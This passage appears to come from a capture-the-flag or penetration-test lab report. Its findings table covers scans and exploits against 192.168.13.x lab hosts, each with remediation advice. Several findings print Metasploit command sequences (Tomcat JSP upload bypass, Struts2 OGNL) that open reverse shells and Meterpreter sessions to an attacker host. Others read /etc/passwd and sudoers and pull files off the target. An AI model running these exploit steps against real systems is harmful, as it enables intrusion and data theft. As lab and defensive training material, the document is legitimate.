Description	<ol style="list-style-type: none"> 1. Use NMAP or ZENMAP to perform a network scan on the local network, starting with the IP range 2. After the scan is completed, review the results to identify the total number of hosts discovered within the local network.

Images	 <pre>Nmap done: 256 IP addresses (5 hosts up)</pre>
Affected Hosts	Local network hosts within the range 192.168.13.0/24
Remediation	<p>Regularly conduct network scans to identify and monitor all devices connected to the local network.</p> <p>Implement network segmentation and access controls to limit access between different network segments and reduce the attack surface.</p> <p>Apply security patches and updates to all network devices and systems to mitigate vulnerabilities.</p> <p>Utilize intrusion detection and prevention systems to detect and respond to unauthorized network access attempts.</p> <p>Educate network users on the importance of network security practices, such as strong password management and avoiding the connection of unauthorized devices to the network.</p>

Vulnerability 5	Findings
Title	Drupal Vulnerability Identification
Type (Web app / Linux OS / WIndows OS)	Linux OS/Web App/Network Scan
Risk Rating	Critical
Description	<ol style="list-style-type: none"> 1. Execute an aggressive Nmap scan (-A) to thoroughly examine the network 2. After the scan is completed, review the results to identify hosts running Drupal within the network.

Images	<pre> 1 0.03 ms 192.168.13.12 Post Exploitation Nmap scan report for 192.168.13.13 Host is up (0.000018s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.25 ((Ubuntu)) _http-server-header: Apache/2.4.25 (Debian) http-robots.txt: 22 disallowed entries (1 forbidden) /core/ /profiles/ /README.txt /web.config /comment/reply/ /filter/tips /node/add/ /user/password/ /user/login/ /user/logout _/index.php/comment/reply/ _http-title: Home Drupal CVE-2019-6340 </pre>
Affected Hosts	IP address 192.168.13.13 (Machine running Drupal)
Remediation	<p>Immediately patch the Drupal installation on the affected host to address the CVE-2019-6340 vulnerability.</p> <p>Regularly update Drupal and its modules/plugins to mitigate known vulnerabilities.</p> <p>Implement network segmentation to isolate vulnerable systems and limit the potential impact of security breaches.</p> <p>Configure firewall rules to restrict access to sensitive services and ports on the Drupal server.</p> <p>Continuously monitor the Drupal installation for security updates and apply them promptly to maintain a secure environment</p>

Vulnerability 6	Findings
Title	Nessus Vulnerability Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS Vulnerability Assessment
Risk Rating	Medium
Description	<ol style="list-style-type: none"> 1. Start the Nessus service 2. Access the Nessus web interface in your browser 3. Log in to the Nessus web interface. 4. Enter the name of your scan in the appropriate field. 5. Enter the target IP address in the appropriate field. 6. Initiate the vulnerability scan. 7. Once the scan is completed, review the results for vulnerabilities detected on the target host. 8. Identify the vulnerability ID associated with your scan.


Images	<p>New Scan / Basic Network Scan</p> <p>Back to Scan Templates</p> <p>Settings Credentials Plugins</p> <p>BASIC</p> <ul style="list-style-type: none"> General Schedule Notifications <p>DISCOVERY</p> <p>ASSESSMENT</p> <p>REPORT</p> <p>ADVANCED</p> <p>Name: Flag 6</p> <p>Description:</p> <p>Folder: My Scans</p> <p>Targets: 192.168.13.12</p> <p>Upload Targets Add File</p> <p>VULNERABILITY Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)</p> <p>Description: Versions of Apache Struts running on the mentioned host are affected by a remote code execution vulnerability in the Jakarta Multipart parser due to...</p> <p>Plugin Details: Severity: Critical ID: 97610</p>
Affected Hosts	IP address 192.168.13.12 (Target host)
Remediation	<p>Address the critical vulnerability identified by the Nessus scan promptly to mitigate the associated security risks.</p> <p>Regularly perform vulnerability scans on all network hosts to identify and remediate potential security weaknesses.</p> <p>Implement a comprehensive patch management process to ensure that all systems and software are up-to-date with the latest security patches.</p> <p>Configure security policies and access controls to restrict unauthorized access to vulnerable systems and mitigate the potential impact of exploitation..</p>

Vulnerability	Findings
Title	Remote Code Execution (RCE) Exploit
Type (Web app / Linux OS / WIndows OS)	Linux OS Exploitation
Risk Rating	Critical
Description	<ol style="list-style-type: none"> Identify the host with the IP ending in .10, focusing on services like Apache Tomcat Coyote JSP. Use Metasploit to search for exploits related to Apache Tomcat Coyote JSP. Identify an exploit with a Remote Code Execution (RCE) vulnerability. Set the required options for the exploit, Execute the selected exploit to gain a shell session on the target machine. Interact with the shell session established on the target machine.

	<p>7. Search the server for FLAG 7 using command "find" locate the file.</p> <p>8. Once located, retrieve FLAG 7 using the "cat" command to display its contents</p>																																																										
	<pre>Nmap scan report for 192.168.13.10 Host is up (0.000069s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE VERSION 8009/tcp open ajp13 Apache Jserv (Protocol v1.3) _ajp-methods: Failed to get a valid response for the OPTION request 8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1 </pre>																																																										
Images	<table border="1"> <thead> <tr> <th>#</th> <th>Name</th> <th>Disclosure Date</th> <th>Rank</th> <th>Check</th> <th>Description</th> </tr> </thead> <tbody> <tr> <td>0</td> <td>auxiliary/admin/http/tomcat_ghostcat_file Read</td> <td>2020-02-20</td> <td>normal</td> <td>Yes</td> <td>Apache Tomcat AJP File Read</td> </tr> <tr> <td>1</td> <td>exploit/multi/http/tomcat_mgr_deployer Application Deployer Authenticated Code Execution</td> <td>2009-11-09</td> <td>excellent</td> <td>Yes</td> <td>Apache Tomcat Manager Application Deployer Authenticated Upload Code Execution</td> </tr> <tr> <td>2</td> <td>exploit/multi/http/tomcat_mgr_upload</td> <td>2009-11-09</td> <td>excellent</td> <td>Yes</td> <td>Apache Tomcat Manager Authenticated Upload Code Execution</td> </tr> <tr> <td>3</td> <td>exploit/windows/http/cayin_xpost_sql_rce</td> <td>2020-06-04</td> <td>excellent</td> <td>Yes</td> <td>Cayin xPost wayfind er_seqid SQLi to RCE</td> </tr> <tr> <td>4</td> <td>exploit/linux/http/cpi_tararchive_upload</td> <td>2019-05-15</td> <td>excellent</td> <td>Yes</td> <td>Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability</td> </tr> <tr> <td>5</td> <td>exploit/multi/http/tomcat_jsp_upload_bypass</td> <td>2017-10-03</td> <td>excellent</td> <td>Yes</td> <td>Tomcat RCE via JSP Upload Bypass</td> </tr> <tr> <td>5</td> <td>exploit/multi/http/tomcat_jsp_upload_bypass</td> <td>2017-10-03</td> <td>excellent</td> <td>Yes</td> <td>Tomcat RCE via JSP Upload Bypass</td> </tr> </tbody> </table> <pre>msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set rhosts 192.168.13.10 rhosts => 192.168.13.10 msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run [*] Started reverse TCP handler on 172.28.151.151:4444 [*] Uploading payload... [*] Payload executed!</pre> <table border="1"> <thead> <tr> <th>Id</th> <th>Name</th> <th>Type</th> <th>Information</th> <th>Connection</th> </tr> </thead> <tbody> <tr> <td>1</td> <td></td> <td>shell java/linux</td> <td></td> <td>172.28.151.151:4444 → 192.168.13.10:49808 (192.168.13.10)</td> </tr> </tbody> </table> <pre>msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions -i 1 [*] Starting interaction with 1...</pre> <p>ls</p> <p>LICENSE</p> <p>NOTICE</p> <p>RELEASE-NOTES</p> <p>RUNNING.txt</p> <p>bin</p> <p>conf</p> <p>include</p> <p>lib</p> <p>logs</p> <p>temp</p> <p>webapps</p> <p>work</p> <p>find / -type f -iname "*flag*"</p>	#	Name	Disclosure Date	Rank	Check	Description	0	auxiliary/admin/http/tomcat_ghostcat_file Read	2020-02-20	normal	Yes	Apache Tomcat AJP File Read	1	exploit/multi/http/tomcat_mgr_deployer Application Deployer Authenticated Code Execution	2009-11-09	excellent	Yes	Apache Tomcat Manager Application Deployer Authenticated Upload Code Execution	2	exploit/multi/http/tomcat_mgr_upload	2009-11-09	excellent	Yes	Apache Tomcat Manager Authenticated Upload Code Execution	3	exploit/windows/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin xPost wayfind er_seqid SQLi to RCE	4	exploit/linux/http/cpi_tararchive_upload	2019-05-15	excellent	Yes	Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability	5	exploit/multi/http/tomcat_jsp_upload_bypass	2017-10-03	excellent	Yes	Tomcat RCE via JSP Upload Bypass	5	exploit/multi/http/tomcat_jsp_upload_bypass	2017-10-03	excellent	Yes	Tomcat RCE via JSP Upload Bypass	Id	Name	Type	Information	Connection	1		shell java/linux		172.28.151.151:4444 → 192.168.13.10:49808 (192.168.13.10)
#	Name	Disclosure Date	Rank	Check	Description																																																						
0	auxiliary/admin/http/tomcat_ghostcat_file Read	2020-02-20	normal	Yes	Apache Tomcat AJP File Read																																																						
1	exploit/multi/http/tomcat_mgr_deployer Application Deployer Authenticated Code Execution	2009-11-09	excellent	Yes	Apache Tomcat Manager Application Deployer Authenticated Upload Code Execution																																																						
2	exploit/multi/http/tomcat_mgr_upload	2009-11-09	excellent	Yes	Apache Tomcat Manager Authenticated Upload Code Execution																																																						
3	exploit/windows/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin xPost wayfind er_seqid SQLi to RCE																																																						
4	exploit/linux/http/cpi_tararchive_upload	2019-05-15	excellent	Yes	Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability																																																						
5	exploit/multi/http/tomcat_jsp_upload_bypass	2017-10-03	excellent	Yes	Tomcat RCE via JSP Upload Bypass																																																						
5	exploit/multi/http/tomcat_jsp_upload_bypass	2017-10-03	excellent	Yes	Tomcat RCE via JSP Upload Bypass																																																						
Id	Name	Type	Information	Connection																																																							
1		shell java/linux		172.28.151.151:4444 → 192.168.13.10:49808 (192.168.13.10)																																																							


	<pre>find / -type f -iname "*flag*" /root/.flag7.txt /sys/devices/platform/serial8250/tty/ttys2/flags /sys/devices/platform/serial8250/tty/ttys0/flags /sys/devices/platform/serial8250/tty/ttys3/flags /sys/devices/platform/serial8250/tty/ttys1/flags /sys/devices/virtual/net/eth0/flags /sys/devices/virtual/net/lo/flags /sys/module/scsi_mod/parameters/default_dev_flags /proc/sys/kernel/acpi_video_flags /proc/sys/kernel/sched_domain/cpu0/domain0/flags /proc/sys/kernel/sched_domain/cpu1/domain0/flags /proc/kpageflags cat /root/.flag7.txt 8ks6sbhss</pre>
Affected Hosts	IP address 192.168.13.10
Remediation	<p>Patch and update vulnerable services and applications to prevent exploitation through known vulnerabilities.</p> <p>Implement network segmentation and access controls to restrict unauthorized access to critical systems and services.</p> <p>Utilize intrusion detection and prevention systems to monitor and block suspicious network activity indicative of exploitation attempts.</p>

Vulnerability 8	Findings
Title	Remote Code Execution (RCE) Exploit
Type (Web app / Linux OS / WIndows OS)	Linux OS Exploitation
Risk Rating	Critical
Description	<ol style="list-style-type: none"> Launch the Metasploit console and search for exploits related to the Shell Shock vulnerability. Choose an appropriate exploit considering the target host and the provided URI. Utilize the Apache_mod_c exploit as indicated in option 1. Ensure that the results reflect in the HTTP server header during the Nmap scan. Set the required options for the exploit, such as the target IP address, URI, and any other necessary parameters. Execute the selected exploit to establish a Meterpreter session. Interact with the Meterpreter session to explore the target system. Attempt to check sudo privileges. Due to limited sudo access, explore alternative methods to check sudo permissions. After gaining sudo permission access, retrieve the user list.



	<p>10. Identify FLAG 8 within the user list or any relevant information retrieved from the target system.</p> <p>11. Retrieve FLAG 8 from the output displayed in the Meterpreter session.</p>
	<pre> 0 exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01 excellent Yes Advantech Swi tch Bash Environment Variable Code Injection (Shellshock) 1 exploit/multi/http/apache_mod_cgi_bash_env_exec 2014-09-24 excellent Yes Apache mod_cgi Bash Environment Variable Code Injection (Shellshock) 2 auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24 normal Yes Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner 3 exploit/multi/http/cups_bash_env_exec 2014-09-24 excellent Yes CUPS Filter Bash Environment Variable Code Injection (Shellshock) 4 auxiliary/server/dhcclient_bash_env 2014-09-24 normal No DHCP Client Bash Environment Variable Code Injection (Shellshock) 5 exploit/unix/dhcp/bash_environment 2014-09-24 excellent No Dhclient Bash Environment Variable Injection (Shellshock) 6 exploit/linux/http/iphire_bashbug_exec 2014-09-29 excellent Yes IPFire Bash Environment Variable Injection (Shellshock) 7 exploit/multi/misc/legend_bot_exec 2015-04-27 excellent Yes Legend Perl RC Bot Remote Code Execution 8 exploit/osx/local/vmware_bash_function_root 2014-09-24 normal Yes OS X VMWare Union Privilege Escalation via Bash Environment Code Injection (Shellshock) 9 exploit/multi/ftp/pureftpd_bash_env_exec 2014-09-24 excellent Yes Pure-FTPD External Authentication Bash Environment Variable Code Injection (Shellshock) 10 exploit/unix/smtp/qmail_bash_env_exec 2014-09-24 normal No Qmail SMTP Bash Environment Variable Injection (Shellshock) </pre> <pre> 0 exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01 excellent Yes Advantech Swi tch Bash Environment Variable Code Injection (Shellshock) 1 exploit/multi/http/apache_mod_cgi_bash_env_exec 2014-09-24 excellent Yes Apache mod_cgi </pre>
Images	 

	<pre># See the man page for details on how to write a sudoers file. # Defaults env_reset Defaults mail_badpass Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin" # # Host alias specification # # User alias specification # # Cmnd alias specification # # User privilege specification root ALL=(ALL:ALL) ALL # # Members of the admin group may gain root privileges %admin ALL=(ALL) ALL # # Allow members of group sudo to execute any command %sudo ALL=(ALL:ALL) ALL # # See sudoers(5) for more information on "#include" directives: # #include /etc/sudoers.d flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less</pre>
Affected Hosts	IP address 192.168.13.11
Remediation	<p>Patch and update vulnerable services and applications to prevent exploitation through known vulnerabilities such as Shellshock.</p> <p>Implement network segmentation and access controls to restrict unauthorized access to critical systems and services.</p> <p>Deploy intrusion detection and prevention systems to detect and block attempts to exploit known vulnerabilities.</p>

Vulnerability 9	Findings
Title	Server Enumeration and Exploitation
Type (Web app / Linux OS / WIndows OS)	Linux OS Exploitation
Risk Rating	Critical
Description	<ol style="list-style-type: none"> Review the task details, which indicate searching for suspicious usernames on the target server. Since sudo access is not available, explore alternative methods for user enumeration. The /etc/passwd file is suggested as a potential source. Access the file and scan through its contents to enumerate the usernames listed. Locate FLAG 9 among the usernames listed in the /etc/passwd file. Identify FLAG 9 within the list of usernames or any relevant information retrieved from the target server.

Images	 <pre>#includedir /etc/sudoers.d flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less cat /etc/passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/ irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/ nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nol libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd: alice:x:1001:1001::/home/alice:</pre>
Affected Hosts	IP address 192.168.13.11
Remediation	<p>Review and analyze system logs and access records to identify unauthorized access attempts and potential security breaches.</p> <p>Implement strong password policies and multi-factor authentication to enhance user account security and prevent unauthorized access.</p> <p>Regularly audit and monitor system configurations, including user accounts and permissions, to detect and mitigate security vulnerabilities.</p>

Vulnerability 10	Findings
Title	Remote Code Execution (RCE) Exploit
Type (Web app / Linux OS / WIndows OS)	Linux OS Exploitation
Risk Rating	Critical
Description	<ol style="list-style-type: none"> Conduct a Nessus scan on the target IP, which identifies the Apache Struts vulnerability, specifically the Jakarta Multipart Parser RCE injection. Access the Metasploit console to search for relevant exploits Set the target host and execute the exploit. Successfully exploit the vulnerability and gain access to the host. Interact with the session using Meterpreter. Conduct a search for files containing FLAG 10 using the "find" command within the shell session.


Vulnerability 10	Findings																																																
Title	Remote Code Execution (RCE) Exploit																																																
Type (Web app / Linux OS / WIndows OS)	Linux OS Exploitation																																																
Risk Rating	Critical																																																
	<p>6. After locating the file, discover it to be a 7z archive.</p> <p>7. Use Meterpreter's download options to transfer the 7z file to the local machine to extract and view its contents, containing the flag.</p> <p>8. Employ the command "7z x" to successfully extract the file.</p> <p>9. After extracting the file, the contents become visible, revealing FLAG 10.</p>																																																
Images	  <table border="1"> <thead> <tr> <th>Severity</th> <th>Score</th> <th>Name</th> </tr> </thead> <tbody> <tr> <td>Critical</td> <td>10.0</td> <td>Apache Struts 2.3.5-2.3.31/2.5x<2.5.10.1 Jakarta Multipart Parser RCE (remote)</td> </tr> <tr> <td>Struts 2 DefaultActionMapper Prefixes OGNL Code Execution</td> <td>2012-01-06</td> <td>excellent Yes Apache</td> </tr> <tr> <td>Struts 2 Developer Mode OGNL Execution</td> <td>2020-09-14</td> <td>excellent Yes Apache</td> </tr> <tr> <td>Struts 2 Forced Multi OGNL Evaluation</td> <td>2018-08-22</td> <td>excellent Yes Apache</td> </tr> <tr> <td>Struts 2 Namespace Redirect OGNL Injection</td> <td>2017-09-05</td> <td>excellent Yes Apache</td> </tr> <tr> <td>Struts 2 REST Plugin XStream RCE</td> <td>2017-07-07</td> <td>excellent Yes Apache</td> </tr> <tr> <td>Struts 2 Struts 1 Plugin Showcase OGNL Code Execution</td> <td>2014-03-06</td> <td>manual No Apache</td> </tr> <tr> <td>Struts ClassLoader Manipulation Remote Code Execution</td> <td>2016-04-27</td> <td>excellent Yes Apache</td> </tr> <tr> <td>Struts Dynamic Method Invocation Remote Code Execution</td> <td>2017-03-07</td> <td>excellent Yes Apache</td> </tr> <tr> <td>Struts Jakarta Multipart Parser OGNL Injection</td> <td>2011-10-01</td> <td>excellent Yes Apache</td> </tr> <tr> <td>Struts ParametersInterceptor Remote Code Execution</td> <td>2016-06-01</td> <td>excellent Yes Apache</td> </tr> <tr> <td>Struts REST Plugin With Dynamic Method Invocation Remote Code Execution</td> <td>2010-07-13</td> <td>good No Apache</td> </tr> <tr> <td>Struts Remote Command Execution</td> <td>2012-01-06</td> <td>excellent No Apache</td> </tr> <tr> <td>Struts Remote Command Execution</td> <td>2013-05-24</td> <td>great Yes Apache</td> </tr> <tr> <td>Struts _include_params</td> <td></td> <td></td> </tr> </tbody> </table>	Severity	Score	Name	Critical	10.0	Apache Struts 2.3.5-2.3.31/2.5x<2.5.10.1 Jakarta Multipart Parser RCE (remote)	Struts 2 DefaultActionMapper Prefixes OGNL Code Execution	2012-01-06	excellent Yes Apache	Struts 2 Developer Mode OGNL Execution	2020-09-14	excellent Yes Apache	Struts 2 Forced Multi OGNL Evaluation	2018-08-22	excellent Yes Apache	Struts 2 Namespace Redirect OGNL Injection	2017-09-05	excellent Yes Apache	Struts 2 REST Plugin XStream RCE	2017-07-07	excellent Yes Apache	Struts 2 Struts 1 Plugin Showcase OGNL Code Execution	2014-03-06	manual No Apache	Struts ClassLoader Manipulation Remote Code Execution	2016-04-27	excellent Yes Apache	Struts Dynamic Method Invocation Remote Code Execution	2017-03-07	excellent Yes Apache	Struts Jakarta Multipart Parser OGNL Injection	2011-10-01	excellent Yes Apache	Struts ParametersInterceptor Remote Code Execution	2016-06-01	excellent Yes Apache	Struts REST Plugin With Dynamic Method Invocation Remote Code Execution	2010-07-13	good No Apache	Struts Remote Command Execution	2012-01-06	excellent No Apache	Struts Remote Command Execution	2013-05-24	great Yes Apache	Struts _include_params		
Severity	Score	Name																																															
Critical	10.0	Apache Struts 2.3.5-2.3.31/2.5x<2.5.10.1 Jakarta Multipart Parser RCE (remote)																																															
Struts 2 DefaultActionMapper Prefixes OGNL Code Execution	2012-01-06	excellent Yes Apache																																															
Struts 2 Developer Mode OGNL Execution	2020-09-14	excellent Yes Apache																																															
Struts 2 Forced Multi OGNL Evaluation	2018-08-22	excellent Yes Apache																																															
Struts 2 Namespace Redirect OGNL Injection	2017-09-05	excellent Yes Apache																																															
Struts 2 REST Plugin XStream RCE	2017-07-07	excellent Yes Apache																																															
Struts 2 Struts 1 Plugin Showcase OGNL Code Execution	2014-03-06	manual No Apache																																															
Struts ClassLoader Manipulation Remote Code Execution	2016-04-27	excellent Yes Apache																																															
Struts Dynamic Method Invocation Remote Code Execution	2017-03-07	excellent Yes Apache																																															
Struts Jakarta Multipart Parser OGNL Injection	2011-10-01	excellent Yes Apache																																															
Struts ParametersInterceptor Remote Code Execution	2016-06-01	excellent Yes Apache																																															
Struts REST Plugin With Dynamic Method Invocation Remote Code Execution	2010-07-13	good No Apache																																															
Struts Remote Command Execution	2012-01-06	excellent No Apache																																															
Struts Remote Command Execution	2013-05-24	great Yes Apache																																															
Struts _include_params																																																	

Vulnerability 10	Findings										
Title	Remote Code Execution (RCE) Exploit										
Type (Web app / Linux OS / WIndows OS)	Linux OS Exploitation										
Risk Rating	Critical										
	<pre>msf6 exploit(multi/http.struts2_content_type_ognl) > set rhosts 192.168.13.12 rhosts => 192.168.13.12 msf6 exploit(multi/http.struts2_content_type_ognl) > run [*] Started reverse TCP handler on 172.28.151.151:4444 [*] Sending stage (3012548 bytes) to 192.168.13.12 [*] Meterpreter session 3 opened (172.28.151.151:4444 -> 192.168.13.12) msf6 exploit(multi/http.struts2_content_type_ognl) > sessions -i Active sessions </pre> <table border="1"> <thead> <tr> <th>Id</th> <th>Name</th> <th>Type</th> <th>Information</th> <th>Connection</th> </tr> </thead> <tbody> <tr> <td>3</td> <td></td> <td>meterpreter x64/linux</td> <td>root @ 192.168.13.12</td> <td>172.28.151.151:4444 -> 192.168.13.12:56446 (192.168.13.12)</td> </tr> </tbody> </table> <pre>msf6 exploit(multi/http.struts2_content_type_ognl) > sessions -i 3 [*] Starting interaction with 3 ... meterpreter > shell Process 51 created. Channel 1 created. find / -type f -iname "*flag*" /root/flagisinThisfile.7z /sys/devices/platform/serial8250/tty/ttyS2/flags /sys/devices/platform/serial8250/tty/ttyS0/flags /sys/devices/platform/serial8250/tty/ttyS3/flags /sys/devices/platform/serial8250/tty/ttyS1/flags /sys/devices/virtual/net/eth0/flags /sys/devices/virtual/net/lo/flags /sys/module/scsi_mod/parameters/default_dev_flags /proc/sys/kernel/acpi_video_flags /proc/sys/kernel/sched_domain/cpu0/domain0/flags /proc/sys/kernel/sched_domain/cpu1/domain0/flags /proc/kpageflags meterpreter > download /root/flagisinThisfile.7z [*] Downloading: /root/flagisinThisfile.7z -> /root/flagisinThisfile.7z [*] skipped _ : /root/flagisinThisfile.7z -> /root/flagisinThisfile.7z </pre> <pre>(root💀kali)-[~] # ls Desktop Downloads file3 flagisinThisfile.7z</pre> <pre>(root💀kali)-[~] # 7z x flagisinThisfile.7z</pre> <pre>(root💀kali)-[~] # ls Desktop Downloads file3 Documents file2 flagfile </pre> <pre>(root💀kali)-[~] # cat flagfile flag 10 is wjasdufsdkg</pre>	Id	Name	Type	Information	Connection	3		meterpreter x64/linux	root @ 192.168.13.12	172.28.151.151:4444 -> 192.168.13.12:56446 (192.168.13.12)
Id	Name	Type	Information	Connection							
3		meterpreter x64/linux	root @ 192.168.13.12	172.28.151.151:4444 -> 192.168.13.12:56446 (192.168.13.12)							
Affected Hosts	IP address 192.168.13.12										

Vulnerability 10	Findings
Title	Remote Code Execution (RCE) Exploit
Type (Web app / Linux OS / WIndows OS)	Linux OS Exploitation
Risk Rating	Critical
Remediation	<p>Patch and update vulnerable services and applications to prevent exploitation through known vulnerabilities such as the Apache Struts vulnerability.</p> <p>Implement network segmentation and access controls to restrict unauthorized access to critical systems and services.</p> <p>Deploy intrusion detection and prevention systems to detect and block attempts to exploit known vulnerabilities.</p> <p>Conduct regular security assessments and penetration tests to identify and remediate vulnerabilities</p>

